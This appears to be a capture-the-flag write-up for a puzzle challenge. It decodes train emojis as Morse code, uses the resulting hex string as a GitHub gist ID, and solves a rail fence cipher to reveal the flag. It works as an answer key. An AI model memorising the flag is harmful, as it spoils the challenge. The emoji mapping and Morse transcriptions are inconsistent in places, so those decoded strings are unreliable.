
Cryptography

Gist of Samuel

This challenge we need to find Samuel's favorite campsite. Given the txt file. The challenge also provides some hints for us which were the flag it the name of the campsite and this: https://gist.github.com/umcybersec

We didn't get what the github hint is for at first but nevermind we proceed to the file first.

The file contain:



It looks like a code that converts into emojis so we need to find the code type. After staring and searching for a while, we found out this is morse code because this text contains only 3 emojis and morse code uses only '-', '.', ' '. We assume that

🚂 = '.'

🚃 = '-'

🚆 = ' '

Because look at the size of the trains and the uses of the blue train. Look the blue train(🚆) just stand alone without same emojis beside it.

```python
emoji_string =
"🚂🚂🚂🚂🚆🚂🚆🚂🚋🚂🚆🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚂🚆🚂🚂🚂🚆🚂🚂🚂🚂🚂🚂
🚂🚆🚋🚂🚋🚋🚆🚋🚋🚋🚆🚂🚂🚋🚆🚂🚋🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚋🚋🚂🚆🚂🚋
🚂🚆🚂🚂🚆🚋🚋🚂🚂🚆🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚆🚋🚋🚋🚋🚋🚆🚂🚋🚋🚋🚋🚆
🚂🚂🚋🚋🚋🚆🚋🚂🚂🚆🚋🚋🚋🚋🚋🚆🚂🚋🚆🚂🚋🚋🚋🚋🚆🚂🚂🚋🚂🚆🚂🚂🚋🚂
🚆🚂🚂🚋🚂🚆🚂🚋🚆🚋🚂🚋🚂🚆🚂🚂🚂🚂🚋🚆🚂🚂🚋🚋🚋🚆🚋🚂🚂🚆🚋🚂🚂🚂
🚂🚆🚂🚋🚆🚂🚋🚆🚂🚆🚋🚋🚋🚋🚋🚆🚋🚋🚋🚋🚋🚆🚋🚂🚋🚂🚆🚂🚂🚂🚂🚂🚆🚂
🚂🚂🚂🚋🚆🚋🚋🚋🚋🚋🚆🚋🚋🚂🚂🚂🚆🚋🚋🚋🚂🚂🚆🚂🚋🚆🚋🚂🚂🚆🚂🚂🚂🚋
🚋🚆🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚂🚂🚆🚂🚋🚆🚋🚋🚆🚂🚂🚋🚆🚂🚆🚂🚋🚂🚂🚆🚂
🚂🚂🚂🚂🚂🚂🚆🚂🚋🚂🚆🚂🚆🚂🚋🚆🚂🚋🚂🚂🚆🚂🚋🚂🚂🚆🚋🚂🚋🚋🚆🚂🚂🚂
🚂🚂🚂🚂🚆🚂🚋🚂🚂🚆🚂🚂🚆🚋🚂🚋🚆🚂🚆🚂🚂🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚋🚆🚂
🚋🚂🚆🚂🚋🚆🚂🚂🚆🚋🚂🚆🚋🚋🚂🚂🚋🚋🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚋🚆🚋🚂🚆🚋
🚂🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚂🚂🚂🚆🚂🚂🚆🚂🚂🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚂🚋
🚂🚆🚂🚋🚆🚂🚂🚂🚋🚆🚋🚋🚋🚆🚂🚋🚂🚆🚂🚂🚆🚋🚆🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚋
🚂🚆🚂🚂🚋🚆🚋🚋🚆🚋🚂🚂🚂🚆🚂🚆🚂🚋🚂🚆🚂🚂🚂🚂🚂🚂🚂🚆🚂🚂🚆🚂🚂🚂
🚆🚂🚂🚂🚂🚂🚂🚂🚆🚋🚋🚋🚂🚂"

# Mapping based on your description
emoji_to_morse = {
    "🚂": ".",  # steam locomotive → dot
    "🚋": "-",  # tram car → dash
    "🚆": " ",  # train → space (separator between Morse letters)
}

# Convert emojis to Morse
morse_code = ''.join(emoji_to_morse.get(char, '') for char in emoji_string)

print(morse_code)
```

Then the output is:

```
.... . .-. . ....... .. ... ....... -.-- --- ..- .-. ....... .--. .-.
.. --.. . ....... . ----- .---- ..--- -.. ----- .- .---- ..-. ..-.
..-. .- -.-. ....- ..--- -.. -.... .- .- . ----- ----- -.-. .....
....- ----- --... ---.. .- -.. ...-- . ....... ... .- -- ..- . .-..
....... .-. . .- .-.. .-.. -.-- ....... .-.. .. -.- . ... ....... -
.-.. ---.. .- -.. ...-- . ....... ... .- -- ..- . .-.. ....... .-. .
.- .-.. .-.. -.-- ....... .-.. .. -.- . ... ....... - .-. .- ... ---..
.- -.. ...-- . ....... ... .- -- ..- . .-.. ....... .-. . .- .-.. .-..
-.-- ....... .-.. .. -.- . ... ....... - .-. .- .. -. --..-- .......
```

```
.- -. -.. ....... .... .. ... ....... ..-. .- ...- --- .-. .. - .
....... -. ..- -- -... . .-. ....... .. ... ....... ---..
```

```
def morse_to_ascii(morse_code):
    # Morse code to ASCII mapping
    morse_dict = {
        ".-": "A", "-...": "B", "-.-.": "C", "-..": "D", ".": "E",
        "..-.": "F", "--.": "G", "....": "H", "..": "I", ".---": "J",
        "-.-": "K", ".-..": "L", "--": "M", "-.": "N", "---": "O",
        ".--.": "P", "--.-": "Q", ".-.": "R", "...": "S", "-": "T",
        "..-": "U", "...-": "V", ".--": "W", "-..-": "X", "-.--": "Y",
        "--..": "Z", "-----": "0", ".----": "1", "..---": "2",
        "...--": "3", "....-": "4", ".....": "5", "-....": "6",
        "--...": "7", "---..": "8", "----.": "9"
    }
    words = morse_code.split(" / ")  # Split words by " / "
    decoded_message = []
    for word in words:
        letters = word.split()  # Split letters by spaces
        decoded_word = "".join(morse_dict.get(letter, "") for letter in
letters)
        decoded_message.append(decoded_word)
    return " ".join(decoded_message)

# Morse code input
morse_code = ".... . .-. . ....... .. ... ....... -.-- --- ..- .-. ....... .--.
.-. .. --.. . ....... . ----- .---- ..--- -.. ----- .- .---- ...-. ..-. ...-. .-
-.-. ....- ..--- -.. -.... .- .- . ----- ----- -.-. ..... ....- ----- --...
---.. .- -.. ...-- . ....... ... .- -- ..- . .-.. ....... .-. . .- .-.. .-..
-.-- ....... .-.. .. -.- . ... ....... - .-.. ---.. .- -.. .....- . ....... ...
.- -- ..- . .-.. ....... .-. . .- .-.. .-.. -.-- ....... .-.. .. -.- . ...
....... - .-. .- ... ---.. .- -.. ...-- . ....... ... .- -- ..- . .-.. .......
.-. . .- .-.. .-.. -.-- ....... .-.. .. -.- . ... ....... - .-. .- .. -. --.--
....... .- -. -.. ....... .... .. ... ....... ..-. .- ...- --- .-. .. - .
....... -. ..- -- -... . .-. ....... .. ... ....... ---.."

# Convert Morse code to ASCII
ascii_text = morse_to_ascii(morse_code.replace(".......", " / "))  # Replace
"......." with word separator
print("Converted ASCII Text:", ascii_text)
```

The output is:

```
Converted ASCII Text:
HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY
LIKES TRAIN AND HIS FAVORITE NUMBER IS 8
```

We moved to the hint that given to us, the link:

https://gist.github.com/umcybersec

This hint is linked to the gist of umcybersec and has `file.txt` in it so let's move on to it.

We had to burn the midnight oil to identify what it was. Then, I realize the length of the gist is the same with the prize:

```
55bb6b18159083cf811de96d8fef1583
```


```
E012D0A1FFFAC42D6AAE00C54078AD3E
```

Both of them have 32 characters and are in hex. Also the title of the challenge is Gist of Samuel which is probably referring to a gist that is owned by Samuel.

So we can replace the `55bb6b18159083cf811de96d8fef1583` with the `e012d0a1fffac42d6aae00c54078ad3e`.

New link:


https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e



And we got redirected to here. There a text that said `veryveryveryverysecret`, means the flag probably in the text file but it seems that it is encrypted. So referring to this:

```
HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY
LIKES TRAIN AND HIS FAVORITE NUMBER IS 8
```

It says that Samuel really likes train and his favourite number is 8. We can assume it is related to the rail fence cipher and 8 is the key. Use cyberchef and decode the cipher.



Now, the output looks like it has characters. It is like a banner that use ASCII art. Copy and paste on the notepad. Zoom in in the notepad and we got the flag.

Flag: `umcs{willow_tree_campsite}`